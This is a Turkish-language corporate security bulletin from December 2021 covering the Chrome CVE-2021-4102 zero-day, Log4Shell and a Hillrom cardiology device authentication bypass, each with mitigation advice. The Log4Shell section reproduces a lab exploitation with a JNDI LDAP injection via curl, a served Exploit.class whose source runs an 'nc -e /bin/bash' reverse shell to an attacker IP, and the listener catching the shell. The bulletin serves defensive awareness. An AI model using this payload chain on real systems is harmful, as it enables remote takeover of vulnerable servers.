HAVELSAN DIGITAL


Think Future

SİBER GÜVENLİK BÜLTENİ

ARALIK 2021

SİBER GÜVENLİK DİREKTÖRLÜĞÜ

www.HAVELSAN.com.tr



HAVELSAN
DIGITAL

Chrome'unuzu Güncelleyin

Feyzi Yuşa KARABABA
Siber Güvenlik Mühendisi
Siber Güvenlik Direktörlüğü

Yeni Sıfırıncı Gün İstismarından Etkilenmemek için Chrome'unuzu Güncelleyin

Zafiyet Genel Bilgi

Google Chrome internet ağ tarayıcısı yeni sıfırıncı gün istismarı da dahil 5 güvenlik açığı için güncelleme yayınladı, böylece bu yıl içinde yayımlanan ve Google ekibi tarafından kapatılan 17. zafiyet oldu.

CVE-2021-4102 kaydına ayırtılan sıfırıncı gün istismarı "V8 JavaScript" ve "WebAssembly" motorundaki, geçerli verilerin bozulmasından rastgele kodun yürütülmesine kadar ciddi sonuçlara yol açabilecek serbest bıraktıktan sonra kullanım(use-after-free) olarak adlandırılan, ayrılan bir hafıza öbeğini kullanım dışı bırakılmasından sonra yeniden erişmeye çalışma durumu ile ortaya çıkmaktadır. Açık kimliği bilinmeyen bir araştırmacı tarafından bildirildi.

Şuan zafiyetin nasıl kötüye kullanıldığı ile bilinmemekle birlikte Google tarafından zafiyetin kullanıldığına dair raporlar mevcut. Zafiyetten korunmak için yayımlanan son düzeltmelerin bulunduğu güncellemenin yapılması tavsiye edilmektedir. Zafiyetin 30 Eylülde yayımlanan CVE-2021-37975 kaydı ile yayımlanan ve yine "V8 JavaScript" motorunda bulunan zafiyet ile bir ilgisi olup olmadığı üzerine çalışmalar yapılmaktadır. Bu son güncelleme ile Google bu yıl 17 sıfırıncı gün istismarını düzelterek kendi rekorunu kırmış oldu.

Chrome kullanıcılarına uygulamalarını son versiyona yükseltmeleri tavsiye edilmektedir. Uygulamada Ayarlar > 'Google Chrome Hakkında' bölümüne giderek en son sürüme (96.0.4664.110) ulaşılabilir.

Etki Alanı

Chrome'un 96.0.4664.110 versiyonuna sahip olmayan kullanıcılar

Önerilen Güvenlik Önlemleri

- Ayarlar > 'Google Chrome Hakkında' bölümüne giderek en son sürüme (96.0.4664.110) güncellenme yapılması önerilir.

İlgili İşletim Sistem ve Versiyonları

- Google Chrome '96.0.4664.110' sürümü öncesi tüm sürümler

Referanslar

https://thehackernews.com/2021/12/update-google-chrome-to-patch-new-zero.html

https://chromereleases.googleblog.com/2021/12/stable-channel-update-for-desktop_13.html

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4102


HAVELSAN
DIGITAL
Log4Shell Zafiyeti
Regaip KURT
Siber Güvenlik Uzmanı
Siber Güvenlik Direktörlüğü
www.HAVELSAN.com.tr

Log4J Kütüphanesinde Kritik Seviyede RCE Zafiyeti

Zafiyet Genel Bilgi

9 Aralık 2021 tarihinde çok yaygın kullanılan bir Java kütüphanesi olan Log4J için 10.0 CVSS skoruyla yeni bir zafiyet duyurulmuştur. Log4J java ile yazılmış birçok uygulamanın altyapısında log tutmak için kullanılan bir java kütüphanesidir. Log mesajlarında JNDI isimlendirme özelliğini kullanan Log4J kütüphanesi hernagi bir saldırganın uygulamayı barındıran sistemde rastgele kod çalıştırmasına müsaade etmektedir. JNDI java uygulamaları için özel bir isimlendirme ve dizin arayüzü sunmaktadır. Bu özellik sayesinde farklı yerlerden Java sınıflarını çağırıp çalıştırmak mümkün olmaktadır. JNDI özelliği kullanılırken Java sınıflarının çağrılabileceği yerlere dair bir kontrol yapılmadığı için de söz konusu zafiyet ortaya çıkmaktadır. Böylelikle saldırgan uzaktan kendi oluşturduğu bir java kütüphanesini sisteme göndererek ilgili kod parçasının çalışmasını sağlayabilmektedir. Uzaktaki sistemden kolayca bağlantı alınmasına izin veren zafiyet, bu sebeple Log4Shell o larak adlandırılmıştır.

Açıklık log dosyasında ortaya çıktığı için tutulan loglara kayıt edilebilecek herhangi bir alandan sömürülmesi mümkündür. Web sayfasındaki form alanları, HTTP başlıkları veya kullanıcı tarafından sağlanan herhangi bir veri saldırı için atak vektörü oluşturabilmektedir.

JNDI kütüphanesi LDAP sorguları yapmak için de özel bir sözdizimi sunmaktadır. Aşağıda bu özellikten yararlanılarak gönderilmiş bir istek görülmektedir.

```
~/Masaüstü/PARS/Log4J curl 'http://10.10.28.135:8983/solr/admin/cores?foo=$\{jndi:ldap://10.9.31.28:1389/Exploit\}'
{
  "responseHeader":{
    "status":0,
    "QTime":0},
  "initFailures":{},
  "status":{}}
```

Yukarıdaki ekran görüntüsünde saldırgan log dosyalarında istek yapılan parametreye ait değerlerin tutulduğunu ve zafiyet barındırdığını bilerek foo parametresi üzerinden kendi kurduğu LDAP sunucuya istek göndermiştir. İstek başarılı bir şekilde gönderilip cevap döndüğü görülmektedir.

Saldırganın kendi makinesinde kurduğu LDAP sunucusu, isteği 1389 numaralı porttan kabul ederek yine kendi üzerinde 8000 numaralı portta bulunan ve hedef sisteme gönderilecek olan java kütüphanesini (Exploit.class) içermektedir. Gelen istek ve yönlendirme aşağıdaki ekran görüntüsündeki gibidir.

8000 numaralı port ise istenen dosyayı alıp yine aşağıdaki gibi LDAP sunucu üzerinden hedef sisteme yönlendirmiştir.

```
~/Masaüstü/PARS/Log4J ls
Exploit.class  Exploit.java  exploitVuln.txt  marshalsec  solrlogs.zip

~/Masaüstü/PARS/Log4J python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.28.135 - - [14/Dec/2021 14:50:16] "GET /Exploit.class HTTP/1.1" 200 -
```

Yukarıda Exploit.class isimli dosyanın hedef sisteme başarılı bir şekilde gönderildiği görülmektedir. Bu işlemin ardından hedef sistem gönderilen java kodunu çalıştırmaktadır. Log4J zafiyeti de tam da bu noktada gönderilen kodun çalıştırılması sebebiyle ortaya çıkmaktadır. Exploit.java içerisinde bulunan java kodunun derlenmemiş hali aşağıda görülmektedir.

```
 GNU nano 5.9                                Exploit.java
public class Exploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc -e /bin/bash 10.9.31.28 9999");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

Yukarıda görülen java kodu hedef sistemde çalıştığında saldırganın 9999 numaralı portu üzerinden sistemine bağlanan bir kabuk çalıştırmaktadır. Böylece saldırgan sistemi ele geçirmiş olmaktadır.

```
~/Masaüstü/PARS/Log4J nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.9.31.28] from (UNKNOWN) [10.10.28.135] 35444
whoami
solr
```

Yukarıda uzak sistemden alınan bağlantı görülmektedir. Hem saldırının çok basit olması hem de Log4J kütüphanesinin çok yaygın kullanılmasından dolayı zafiyet çok fazla ses getirmiştir ve etkilerinin de uzun süre devam edeceği düşünülmektedir. Bu sebeple kurumların bu zafiyeti kontrol ederek, eğer gerekliyse bir an önce önlem almaları gerekmektedir.

Önerilen Güvenlik Önlemleri

Log4J kütüphanesini en az 2.15.0rc2 sürümüne güncellemek. Açıklıktan etkilenen uygulamaları takip ederek gerekli güncellemeleri yapmak. Örneğin; Apache Web Sunucusu Log4J kütüphanesi kullanmaktadır.

Referanslar

https://nvd.nist.gov/vuln/detail/CVE-2021-44228

HAVELSAN
DIGITAL

Alternatif Bir Yol veya Kanal Kullanarak Kimlik Doğrulama Atlatılması

Muhammet KARAALİ
Siber Güvenlik Mühendisi
Siber Güvenlik Direktörlüğü

www.HAVELSAN.com.tr

Hillrom Kardiyoloji Cihazlarındaki Zero-Day Güvenlik Açığı

Zafiyet Genel Bilgi

Birkaç kardiyoloji sağlık cihazında yüksek önem düzeyine sahip bir güvenlik açığı, saldırganların parola olmadan ayrıcalıklı hesaplara erişmesine ve cihazların kontrolünü ele geçirmesine olanak verebilmektedir. Alternatif bir yol(path) veya kanal(channel) kullanıp, kimlik doğrulamasını atlayarak bu saldırı yapılmaktadır.

CVSS tarafından bu açıklık CVE-2021-43935 kodu ile paylaşılmıştır. Açıklığın önem derecesini 10 üzerinden 8.1 olarak belirlemiştir.

Hillrom tarafından üretilen belirli ürünlerde kimlik doğrulama atlama hatası, cihazlar tekli oturum açma (SSO) kullanacak şekilde yapılandırıldığında ortaya çıkmaktadır. Uygulama içinde sağlanan tüm aktif dizin (AD) hesaplarının manuel olarak, yani ilgili şifreyi sağlama zorunluluğu olmadan girmesine izin vermektedir.

Bu nedenle, uzaktaki bir saldırgan, sağlanan AD hesabı altındaki uygulamaya erişebilmekte, ve hesapla ilişkili tüm ayrıcalıkları elde edebilmektedir. Hillrom, sorunu bir sonraki sürümünde çözmeyi planladığını belirtmiştir. Bu nedenle güvenlik açığı gidermek için henüz bir yama yayınlanmamıştır.

Önerilen Güvenlik Önlemleri

İlgili Modalite Yöneticisi Yapılandırma ayarlarında SSO özelliğinin devre dışı bırakılması gerekmektedir.
Uygun ağ ve fiziksel güvenlik kontrolleri ve sunucu erişimi için kimlik doğrulama kontrolleri uygulanması gerekmektedir.

Tüm kontrol sistemi cihazları ve/veya sistemleri için ağ ile ilişkilerini en aza indirilmeli ve bunlara İnternet'ten erişilemediğinden emin olunması gerekmektedir.
Kontrol sistemi ağlarını ve uzak (remote) cihazları güvenlik duvarı arkasında konumlandırılarak, bunların iş ağından yalıtması gerekmektedir.

Uzaktan erişim gerektiğinde, Sanal Özel Ağlar (VPN'ler) gibi güvenli erişim yöntemlerinin kullanılması

gerekmektedir. VPN'ler bazen güvenlik açıklarına sahip olabilmekte ve mevcut en güncel sürüme güncellemeniz gerekmektedir. Ayrıca, VPN'leri "only as secure as connected devices" olarak ayarlamanız gerekmektedir.

Etkilenen Sistemler

Welch Allyn Cardio Products

İlgili İşletim Sistem ve Versiyonları

Aşağıdaki Hillrom kardiyoloji ürünleri, SSO kullanacak şekilde yapılandırıldığında etkilenir:

- Welch Allyn Q-Stress Cardiac Stress Testing System: Versions 6.0.0-6.3.1
- Welch Allyn X-Scribe Cardiac Stress Testing System: Versions 5.01-6.3.1
- Welch Allyn Diagnostic Cardiology Suite: Version 2.1.0
- Welch Allyn Vision Express: Versions 6.1.0-6.4.0
- Welch Allyn H-Scribe Holter Analysis System: Versions 5.01-6.4.0
- Welch Allyn R-Scribe Resting ECG System: Versions 5.01-7.0.0
- Welch Allyn Connex Cardio: Versions 1.0.0-1.1.1

Referanslar

https://portswigger.net/daily-swig/zero-day-vulnerability-in-hillrom-cardiology-devices-could-allow-attackers-full-control

https://www.cisa.gov/uscert/ics/advisories/icsma-21-343-01

HAVELSAN
DIGITAL

Think Future

www.HAVELSAN.com.tr